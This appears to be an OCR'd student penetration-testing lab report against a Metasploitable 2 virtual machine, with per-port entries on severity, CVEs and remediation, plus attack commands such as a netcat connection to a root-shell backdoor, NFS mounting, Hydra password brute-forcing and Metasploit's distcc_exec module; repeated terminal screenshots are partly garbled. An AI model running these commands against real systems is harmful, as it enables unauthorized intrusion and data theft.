
References
[Network PenTesting Workshop — Using 'nmap' To Scan TCP & UDP Ports | by Elias Escalante Jr | Medium]?

Method 1: Nmap Enumeration

```
nmap -p1099 --script rmi-dumpregistry 192.168.0.125
```

➡ Lists RMI services.

PUC :



🔴 Port 1524 – Ingreslock / Backdoor

Service: Remote Shell Backdoor

Description

Common backdoor in Metasploitable providing root shell.

Possible Attack Methods

- Direct root shell access

Tools Used

Netcat

Impact

Full system compromise

Severity: Critical

CVE-ID
N/A (Intentional backdoor)

CVSS
10.0 – Critical

Remediation
Remove backdoor
Reinstall OS

References
https://nmap.org/


https://nmap.org/presentations/BHDC08/bhdc08-slides-fyodor.pdf

Method 1: Netcat Shell

```
nc 192.168.0.125 1524
```

➡ Grants root shell instantly.

PUC :



🔴 Port 2049 – NFS

Service: Network File System

Description

NFS allows remote systems to mount directories over a network. Improper configuration can expose sensitive files without authentication.

Possible Attack Methods

- Anonymous NFS share access
- Sensitive file disclosure
- Writable share abuse

Tools Used

- Nmap

- showmount
- mount

Impact

- Sensitive data exposure
- Privilege escalation

Severity : High

CVE-ID

- CVE-1999-0184

CVSS

- 7.1 – High

Remediation

- Restrict NFS exports
- Disable unnecessary shares
- Use authentication

References

https://book.hacktricks.xyz
https://www.cisa.gov

Method 1: NFS Enumeration

```
showmount -e 192.168.0.125
```

➡ Lists exported NFS directories.

Method 2: Mount NFS Share

```
mount -t nfs 192.168.0.125:/ /mnt/nfs
```


➡ Mounts the remote NFS share locally.

Method 3: Nmap Enumeration

```
nmap -p2049 --script nfs-showmount 192.168.0.125
```

➡ Enumerates NFS exports.

PUC :



🔴 Port 2121 – FTP (Alternate)

Service: File Transfer Protocol

Description

Alternate FTP service often used for backdoor or misconfigured FTP instances.

Possible Attack Methods

- Anonymous login
- Weak credentials
- Backdoored FTP

Tools Used

- FTP client
- Nmap
- Metasploit

Impact

- Unauthorized file access

Severity : Critical

CVE-ID

- CVE-2011-2523

CVSS

- 7.5 – High

Remediation

- Disable unused FTP services
- Enforce authentication

References

https://www.golinuxcloud.com

Method 1: FTP Login

```
ftp 192.168.0.125 2121
```

➡ Attempts FTP login on alternate port.

Method 2: Anonymous Login

```
anonymous / anonymous
```


➡ Checks anonymous access.


Method 3: Nmap FTP Scripts

```
nmap -p2121 --script ftp-anon,ftp-syst 192.168.0.125
```

➡ This command uses the Nmap Scripting Engine (NSE) to check for anonymous login access and retrieve system information from an FTP server running on port 2121

PUC :


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
PORT STATE SERVICE
2049/tcp open nfs
MAC Address: 08:00:27:85:E5:AD (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds
(root㉿kali)-[/home/sahil]
ftp 192.168.0.125 2121
Connected to 192.168.0.125.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.0.125]
Name (192.168.0.125:sahil): msfadmin
331 Password required for msfadmin
Password:
230 User msfadmin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> exist
?Invalid command.
ftp> ex
221 Goodbye.


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
msfadmin: command not found
(root㉿kali)-[/home/sahil]
anonymous / anonymous
anonymous: command not found
(root㉿kali)-[/home/sahil]
ftp
ftp> user
Not connected.
ftp> msfadmin
?Invalid command.
ftp> ex
(root㉿kali)-[/home/sahil]
nmap -p2121 --script ftp-anon,ftp-syst 192.168.0.125
Starting Nmap 7.98 (https://nmap.org) at 2025-12-31 17:25 +0530
Nmap scan report for 192.168.0.125
Host is up (0.0078s latency).
PORT STATE SERVICE
2121/tcp open ccproxy-ftp
MAC Address: 08:00:27:85:E5:AD (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
(root㉿kali)-[/home/sahil]
#

🔴 Port 3306 – MySQL

Service: MySQL Database Service

Description

MySQL is a relational database management system used to store and manage application data. Improper configuration can expose sensitive information.

Possible Attack Methods

- Weak or default credentials
- Unauthorized database access
- SQL injection via exposed services
- Privilege escalation inside database

Tools Used

- Nmap
- MySQL client
- Metasploit
- Hydra

Impact

- Database compromise
- Credential leakage
- Data manipulation

Severity : High

CVE-ID

- CVE-2012-2122 (Authentication bypass in MySQL)

CVSS

- 7.5 – High

Remediation

- Restrict MySQL to localhost
- Use strong credentials
- Disable remote root login

References

https://book.hacktricks.xyz/network-services-pentesting/pentesting-mysql

https://www.cisa.gov/database-security

Method 1: MySQL Client Login

- `mysql -h 192.168.0.125 -u root -p`

➡ Attempts direct database access using credentials.

Method 2: Brute-force Credentials

- `hydra -l root -P rockyou.txt mysql://192.168.0.125`


➡ Tests weak or reused passwords.

Method 3: Nmap Enumeration

- `nmap -p3306 --script mysql-info,mysql-users 192.168.0.125`

➡ Extracts database version and user info.

PUC :



🔴 Port 3632 – distccd

Service: Distributed Compiler Daemon

Description

distccd allows remote systems to compile code, but insecure setups allow command execution.

Possible Attack Methods

- Remote command execution
- Unauthenticated access

Tools Used

- Nmap
- Metasploit

Impact

- Full system compromise

Severity : Critical

CVE-ID

- CVE-2004-2687

CVSS

- 10.0 – Critical

Remediation

- Disable distccd
- Restrict trusted hosts

References

https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec/

Method 1: Nmap Vulnerability Scan

- `nmap -p3632 --script distcc-cve2004-2687 192.168.0.125`


➡ Detects distccd RCE vulnerability.


Method 2: Metasploit Exploit


- `msfconsole`
- `use exploit/unix/misc/distcc_exec`
- `set RHOSTS 192.168.0.125`
- `run`

➡ Executes arbitrary commands remotely.

PUC :




METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
5309/tcp open unknown
2058/tcp open unknown
map done: 1 IP address (1 host up) scanned in 22.5
sfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
sfadmin@metasploitable:~$ _
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 0.88 seconds
(root㉿kali)-[/home/sahil]
msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more
< HONK >


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
5309/tcp open unknown
2058/tcp open unknown
map done: 1 IP address (1 host up) scanned in 22.5
sfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
sfadmin@metasploitable:~$ _
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
=[metasploit v6.4.103-dev]
